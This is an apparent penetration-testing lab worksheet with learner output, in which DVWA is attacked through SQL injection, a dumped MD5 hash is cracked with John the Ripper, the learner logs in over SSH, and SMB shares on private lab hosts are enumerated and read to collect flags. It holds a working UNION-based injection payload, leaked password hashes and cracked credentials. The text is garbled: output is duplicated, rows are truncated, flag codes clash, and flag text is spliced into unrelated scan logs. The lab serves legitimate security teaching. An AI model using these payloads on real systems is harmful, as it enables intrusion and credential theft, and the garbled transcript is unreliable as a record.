

## Background / Scenario

You have been hired to conduct a penetration test for a customer. At the conclusion of the test, the customer has requested a complete report that includes any vulnerabilities discovered, successful exploits, and remediation steps to protect vulnerable systems. You have access to hosts on the 10.6.6.0/24 and 172.17.0.0/24 networks.


## Instructions

### Challenge 1: SQL Injection

In this part, you must discover user account information on a server and crack the password of **Gordon Brown's** account. You will then locate the file that contains the Challenge 1 code and use **Gordon Brown's** account credentials to open the file at 172.17.0.2 to view its contents.

#### Step 1: Preliminary setup

- a. Open a browser and go to the website at 10.6.6.100.



**Note:** If you have problems reaching the website, remove the https:// prefix from the IP address in the browser address field.

- b. Login with the credentials **admin / password**.

Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to practice some of the most common web vulnerability, with various difficulty levels, with a simple straightforward interface.

**General Instructions**

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module, however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are both documented and undocumented vulnerability with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advance users)!

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

**WARNING!**

Damn Vulnerable Web Application is damn vulnerable! Do not upload it to your hosting provider's public html folder or any Internet facing servers, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can download and install XAMPP for the web server and database.

**Disclaimer**

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on live web servers. If your web server is compromised via an

c. Set the DVWA security level to low and click Submit.

**DVWA Security**

**Security Level**

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

- Low - This security level is completely vulnerable and has no security measures at all. It's use is to be as an example of how web application vulnerabilities can exist through bad coding practices and to serve as a platform to teach basic exploitation techniques.
- Medium - This setting is intended to give an example to the user of bad security practices, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
- High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flag (CTFs) competitions.
- Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code.

Priority to DVWA v1.9, this level was known as 'high'.

**PHPIDS**

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications. PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [\[Enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

## Step 2: Retrieve the user credentials for the Gordon Brown's account.

a. Identify the table that contains usernames and passwords.

The screenshot shows a web browser window with the URL `10.6.6.100/vulnerabilities/sql/`. The page title is "Vulnerability: SQL Injection". On the left, there is a sidebar menu with various exploit categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (the current category), SQL Injection (Blind), XSS (Reflected), XSS (Stored), DVWA Security, PHP Info, About, and Logout. The main content area displays a form with a "User ID:" input field and a "Submit" button. Below the form, several red error messages are listed, each showing a different UNION SELECT attack attempt:

- ID: 1' OR 1=1 UNION SELECT user, password FROM users #  
First name: admin  
Surname: admin
- ID: 1' OR 1=1 UNION SELECT user, password FROM users #  
First name: Gordon  
Surname: Brown
- ID: 1' OR 1=1 UNION SELECT user, password FROM users #  
First name: Hack  
Surname: Me
- ID: 1' OR 1=1 UNION SELECT user, password FROM users #  
First name: Pablo  
Surname: Picasso
- ID: 1' OR 1=1 UNION SELECT user, password FROM users #  
First name: Bob  
Surname: Smith
- ID: 1' OR 1=1 UNION SELECT user, password FROM users #  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03
- ID: 1' OR 1=1 UNION SELECT user, password FROM users #  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
- ID: 1' OR 1=1 UNION SELECT user, password FROM users #  
First name: pablo  
Surname: 0d107d0975bbe40cade3de5c71e9e9b7
- ID: 1' OR 1=1 UNION SELECT user, password FROM users #  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

- b. Locate a vulnerable input form that will allow you to inject SQL commands.
- c. Retrieve the username and the password hash for **Gordon Brown's** account.

### **Step 3: Crack Gordon Brown's account password.**

Use any password hash cracking tool desired to crack Gordon Brown's password.

PowerShell 7.2.6  
Copyright (c) Microsoft Corporation.  
<https://aka.ms/powershell>  
Type 'help' to get help.

```
(kali㉿Kali)-[~/home/kali]
PS> echo e99a18c428cb38d5f260853678922e03 > passwd.txt

(kali㉿Kali)-[~/home/kali]
PS> john --format=raw-md5 passwd.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
abc123      (?)
1g 0:00:00:00 DONE 2/3 (2026-01-18 21:06) 1.960g/s 752.9p/s 752.9c/s 752.9C/s larry
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali㉿Kali)-[~/home/kali]
PS>
```

Vulnerability

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Upload
Insecure CAPTCHA
SQL injection
SQL Injection (Blind)

User ID:

ID: 1' OR 1=1 U  
First name: adm  
Surname: admin

ID: 1' OR 1=1 U  
First name: Gor  
Surname: Brown

ID: 1' OR 1=1 U  
First name: Hac  
Surname: Me

ID: 1' OR 1=1 U  
First name: Pab  
Surname: Picasso

The terminal session shows the following steps:

- PowerShell 7.2.6** running on **https://aka.ms/powershell**.
- Running `echo e99a18c428cb38d5f260853678922e03 > passwd.txt`
- Running `john --format=raw-md5 passwd.txt` to crack the password.
- Output of the password cracking process:

```

Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
abc123      (?)
1g 0:00:00:00 DONE 2/3 (2026-01-18 21:06) 1.960g/s 752.9p/s 752.9c/s 752.9C/s 123456..larry
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
  
```

- SSH session to `172.17.0.2`:

```

The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
DSA key fingerprint is SHA256:kgTW5p1Amzh5MfhN9jIpZf2/pCIzq2TNrG9sh+fy95Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '172.17.0.2' (DSA) to the list of known hosts.
gordonb@172.17.0.2's password:
Connection closed by 172.17.0.2 port 22
  
```

- Output of the DVWA application showing user credentials:

ID	First name	Surname
1' OR 1=1 UNION SELECT user, p	admin	admin
1' OR 1=1 UNION SELECT user, p	Gordon	Brown
1' OR 1=1 UNION SELECT user, p	Hack	Me
1' OR 1=1 UNION SELECT user, p	Pablo	Picasso
1' OR 1=1 UNION SELECT user, p	Bob	Smith
1' OR 1=1 UNION SELECT user, p	admin	Surname: 5f4dcc3b5aa765d61d8327deb
1' OR 1=1 UNION SELECT user, p	gordonb	Surname: e99a18c428cb38d5f26085367
1' OR 1=1 UNION SELECT user, p	1337	Surname: 8d3533d75ae2c3966d7e0d4fe
1' OR 1=1 UNION SELECT user, p	pablo	Surname: 0d107d09f5bbe40cade3de5c7
1' OR 1=1 UNION SELECT user, p	smithy	Surname: 5f4dcc3b5aa765d61d8327deb

#### Step 4: Locate and open the file with Challenge 1 code.

- Log into **172.17.0.2** as **Gordon Brown**.
- Locate and open the flag file in the user's home directory.

```

(kali㉿Kali)-[~/home/kali] 10.6.6.100/vulnerabilities/sql?id=1 OR 1=1#UNION+SELECT user,pass
PS> echo e99a18c428cb38d5f260853678922e03 > passwd.txt
(kali㉿Kali)-[~/home/kali]
PS> john --format=raw-md5 passwd.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
abc123 (?)
1g 0:00:00:00 DONE 2/3 (2026-01-18 21:06) 1.960g/s 752.9p/s 752.9c/s 752.9C/s 123456..larry
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali㉿Kali)-[~/home/kali]
PS> ssh gordonb@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
DSA key fingerprint is SHA256:kgTW5p1Amzh5MfHn9jIpZf2/pCIZq2TNrG9sh+fy95Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '172.17.0.2' (DSA) to the list of known hosts.
gordonb@172.17.0.2's password:
Connection closed by 172.17.0.2 port 22

(kali㉿Kali)-[~/home/kali]
PS> ssh gordonb@172.17.0.2
gordonb@172.17.0.2's password:
Linux 32554753bfe5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2017 x86_64

The programs included with the Ubuntu system are free software; DVWA Security
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
gordonb@metasploitable:~$ ls
hxxsx.txt
gordonb@metasploitable:~$ cat hxxsx.txt
Congratulations!
You found the flag for Challenge 1!
The code for this challenge is 4E9f12.

gordonb@metasploitable:~$ ■


```

Vulnerability

User ID:	
ID: 1' OR 1=1 OR	
First name: adm	
Surname: admin	
ID: 1' OR 1=1 OR	
First name: Gor	
Surname: Brown	
ID: 1' OR 1=1 OR	
First name: Hac	
Surname: Me	
ID: 1' OR 1=1 OR	
First name: Pab	
Surname: Picasso	
ID: 1' OR 1=1 OR	
First name: Bob	
Surname: Smith	
ID: 1' OR 1=1 OR	
First name: adm	
Surname: 5f4dcc	
ID: 1' OR 1=1 OR	
First name: gordon	
Surname: e99a18	
ID: 1' OR 1=1 OR	
First name: 133	
Surname: 8d3533	
ID: 1' OR 1=1 OR	
First name: pab	
Surname: 0d107d	
ID: 1' OR 1=1 OR	
First name: smi	
Surname: 5f4dcc	

## Challenge 2: Web Server Vulnerabilities

In this part, you must find vulnerabilities on an HTTP server. Misconfiguration of a web server can allow for the listing of files contained in directories on the server. You can use any of the tools you learned in earlier labs to perform reconnaissance to find the vulnerable directories.



### Challenge 3: Exploit open SMB Server Shares

**Total points: 25**

In this part, you want to discover if there are any unsecured shared directories located on an SMB server in the 10.6.6.0/24 network. You can use any of the tools you learned in earlier labs to find the drive shares available on the servers.

```
(kali㉿Kali)-[~] $ nmap 10.6.6.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2026-01-19 05:54 UTC
Nmap scan report for 10.6.6.1
Host is up (0.00061s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
The code for this flag is: 18xf9-4z
Nmap scan report for webgoat.vm (10.6.6.11)
Host is up (0.00069s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
8080/tcp  open  http-proxy
8888/tcp  open  sun-answerbook
9001/tcp  open  tor-orport
Nmap scan report for juice-shop.vm (10.6.6.12)
Host is up (0.00075s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
3000/tcp  open  ppp
Nmap scan report for dvwa.vm (10.6.6.13)
Host is up (0.00071s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
Nmap scan report for mutillidae.vm (10.6.6.14)
Host is up (0.00055s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
3306/tcp  open  mysql
Nmap scan report for gravemind.vm (10.6.6.23)
Host is up (0.00049s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
```

```
(kali㉿Kali)-[~]
└─$ enum4linux -S 10.6.6.23
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Jan 19 05:55:54 2026
Great work!
You found the flag file for Challenge 2!
Target ..... 10.6.6.23
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

( Enumerating Workgroup/Domain on 10.6.6.23 )

[E] Can't find workgroup/domain

( Session Check on 10.6.6.23 )

[+] Server 10.6.6.23 allows sessions using username '', password ''

( Getting domain SID for 10.6.6.23 )

Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup

( Share Enumeration on 10.6.6.23 )



| Sharename | Type | Comment                          |
|-----------|------|----------------------------------|
| homes     | Disk | All home directories             |
| workfiles | Disk | Confidential Workfiles           |
| print\$   | Disk | Printer Drivers                  |
| IPC\$     | IPC  | IPC Service (Samba 4.9.5-Debian) |


Reconnecting with SMB1 for workgroup listing.



| Server    | Comment |
|-----------|---------|
| Workgroup | Master  |


```

```

[+] 67 Vulnerability: SQL Inject... X 10.6.6.100/docs/user_form.html + kali@Kali: ~
File Actions Edit View Help
[E] Can't understand response: 10.6.6.100/docs/user_form.html

tree connect failed: NT_STATUS_BAD_NETWORK_NAME
//10.6.6.23/homes      Mapping: N/A Listing: N/A Writing: N/A
//10.6.6.23/workfiles   Mapping: OK Listing: OK Writing: N/A
//10.6.6.23/print$     Mapping: OK Listing: OK Writing: N/A
You found the flag file for Challenge 2!
[E] Can't understand response:
The code for this flag is: 18xf0_4z
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
//10.6.6.23/IPC$        Mapping: N/A Listing: N/A Writing: N/A
enum4linux complete on Mon Jan 19 05:56:07 2026

[~] (kali㉿Kali)-[~]
$ smbclient //10.6.6.23/print$ 
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
.
..
IA64
x64
W32X86
W32MIPS
W32ALPHA
COLOR
W32PPC
WIN40
OTHER
color
D 0 Mon Aug 14 09:40:01 2023
D 0 Mon Aug 30 05:00:05 2021
D 0 Mon Sep 2 13:39:42 2019
D 0 Mon Aug 30 05:00:05 2021
D 0 Mon Sep 2 13:39:42 2019
D 0 Mon Aug 10 00:00:00 2021
D 0 Mon Aug 30 05:00:05 2021
38497656 blocks of size 1024. 8451648 blocks available
smb: \> cd OTHER
smb: \OTHER\> get taxes.txt
getting file \OTHER\taxes.txt of size 103 as taxes.txt (3.5 KiloBytes/sec) (average 3.5 KiloBytes/sec)
smb: \OTHER\> exit

[~] (kali㉿Kali)-[~]
$ cat taxes.txt
Congratulations!
You found the flag for Challenge 3!
The code for this challenge is A9!15wa2.

```

## Challenge 4: Analyze a PCAP File to Find Information.

